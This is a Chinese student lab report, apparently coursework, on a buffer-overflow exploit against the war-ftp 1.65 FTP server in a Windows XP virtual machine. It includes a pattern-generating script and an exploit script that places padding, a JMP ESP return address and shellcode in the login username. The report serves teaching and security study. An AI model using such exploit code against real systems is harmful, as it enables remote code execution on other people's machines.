# 实验2A：war-ftp软件溢出漏洞分析与利用

https://github.com/LiHaodong-hunter/-/tree/main

Lihaodong22@mails.ucas.ac.cn

### 实验目的

1. 通过缓冲区溢出进行漏洞攻击；
2. 对缓冲区溢出漏洞进行分析和利用，以执行自己的shellcode.


### 实验环境

1. 虚拟机：VMware Workstation 16 Pro 16.2.4
2. 操作系统：windows XP SP3（关闭DEP）
3. 溢出对象：war-ftp 1.65
4. 调试工具：OllyDBG 1.10
5. 开发环境：PyCharm Community Edition 2022.3.3
6. Python版本：Python 3.6

### 准备阶段

1. 虚拟机VMware Workstation 16 Pro 16.2.4的安装；
2. 在VMware Workstation Pro上配置windows XP SP3；
3. 在windows XP SP3关闭DEP：

编辑C:\boot.ini文件，将/noexecute=optin改为/execute，重启系统。




1. war-ftp 1.65的安装；
2. OllyDBG 1.10的安装。
3. 在每次运行前都要删除war-ftp同文件夹里的Ftp-Daemon.dat文件


### 实验原理

缓冲区是程序运行期间在内存中分配的一个连续的区域，用于保存包括字符数组在内的各种数据类型。溢出就是所填充的数据超过原有的缓冲区边界，使程序按照其他的流程运行。缓冲区溢出就是向固定长度的缓冲区中写入超出其预告分配长度的内容，造成缓冲区中数据的溢出，从而覆盖了缓冲区周围的内存空间。缓冲区溢出攻击的目的一般在于取得程序的控制权。

War-ftp 1.65的漏洞介绍：发送长度超过485字节的用户名给War-ftp服务器可以触发缓冲区溢出漏洞，溢出之后ESP指令寄存器的内容包含了longString中的部分内容。远程攻击者可利用此漏洞获取应用程序进程的权限执行攻击指令。具体EIP、ESP和EBP位置及ESP内存地址的确定见7.5和7.6。

****

### 代码目录



attack.py:用于攻击，将指定主机名输入war-ftp，产生缓冲区溢出；

attack\_shellcode.py:用于攻击，将指定嵌入shellcode的主机名输入war-ftp，产生缓冲区溢出；

generate\_host\_name.py:产生用户指定位数的主机名；


host\_name.txt:保存generate\_host\_name.py产生的主机名；

position\_calculate.py:查找原始字符串在构造的字符串列表中的索引位置，目的是确定EIP、ESP和EBP；

shellcode.py:编写用于攻击的shellcode.

### 实验步骤


### 7.1 打开虚拟机上的windows XP操作系统




**7.2将虚拟机里的windows XP联网**


在电脑主操作系统windows10中，打开服务，依次启动VMware DHCP service和VMware NAT service.

**7.3 打开OllyDBG调试软件**

****

**7.3 通过OllyDBG运行war-ftp，点击Go online**


****

****


**7.4 在10个字母的主机名情况下进行测试**


**1）运行文件generate\_host\_name，产生10个字母的主机名**

num = int(input(**"请输入需要的长度："**))  
  
str\_1 = **"ABCDEFGHIJKLMNOPQRSTUVWXYZ"**str\_2 = **"abcdefghijklmnopqrstuvwxyz"***# 产生主机名的字符串***def** generate\_str(num):  
 host\_name = **""  
 for** i **in** range(26):  
 **for** j **in** range(26):  
 host\_name += str\_1[i] + str\_2[j]  
 **if** len(host\_name) > num:  
 host\_name = host\_name[:num]  
 **return** host\_name  
  
host\_name = generate\_str(num)  
print(host\_name)  
  
**with** open(**"host\_name.txt"**, **"w"**) **as** f:  
 f.write(host\_name)

****


1. **运行文件attack.py，没有发生溢出。**

****


****


**7.5 在100个字母的主机名情况下进行测试**

**1）运行文件generate\_host\_name，产生10个字母的主机名**

****


**2）运行文件attack.py，没有发生溢出。**

****


****


**7.6 在1000个字母的主机名情况下进行测试，发生了溢出。**

**1）运行文件generate\_host\_name，产生10个字母的主机名**


****


**2）运行文件attack.py**

****

****

此时发生了缓冲区溢出，我们根据EIP、ESP、EBP可以分析出缓冲区大小，通过运行position\_calculate.py，我们得到EIP、ESP和EBP的相对地址（本质上是子串的查询）：




****

**7.6 shellcode攻击**


**attack\_shellcode.py：**

**from** shellcode **import** Shellcode  
**from** ftplib **import** FTP  
  
ftp = FTP(**'192.168.47.128'**)  
host\_name = **'A'** \* 485 + **'\x7b\x46\x86\x7c'** + **'A'** \* 4 + Shellcode.code  
ftp.login(host\_name, **'666888'**)

主机名的构成：前485位是字符'A'，EIP处存储的是JUMP ESP地址，该地址是我在Ollydbg中导入war-ftp后，alt+E，选择Kerne32l.dll库，得到地址为：7c86467b，截图如下，然后以小端模式存储，故为'\x7b\x46\x86\x7c'，之后填充4字节 'A'，然后到ESP处填入shellcode.



运行该攻击文件后，即将精心设计好主机名传入war-ftp后，不仅发生了缓冲区溢出，而且也执行了我所嵌入的shellcode，具体表现为一直不断弹出错误提示框，直到自己手动点击“确定”按钮关闭该提示框。

****

### 八、实验讨论和分析

在本次实验的过程中，我主要分为三个步骤来完成：第一步，下载并安装虚拟机、windows XP sp3、war-ftp 1.65、OllyDBG 1.10；第二步，编写用于攻击的代码的实现，测算溢出距离，设计合适大小的shellcode；第三步，对所实现的缓冲区溢出攻击进行优化和微调。

在缓冲区溢出攻击的设计过程中，我所遇到的两个难点分别是：第一个是EIP、ESP和EBP的计算，这其实就是一个子串的查询操作，已解决；第二个难点是shellcode的设计，本想系统的学习一下shellcode的编写，但时间仓促，便在网上找了一段shellcode机器码进行测试，所以接下来我想系统地学习一下shellcode编写。

### 九、总结与展望

本次实验我设计和实现了缓冲区溢出攻击，完成了本次实验的基本要求：对war-ftp 1.65进行缓冲区溢出攻击和利用，在合适的位置嵌入了shellcode，控制了程序的执行权限。这次实验使我对缓冲区溢出攻击的原理和实现有了深刻的了解，但同时也激发了接下来对shellcode编写的学习欲望。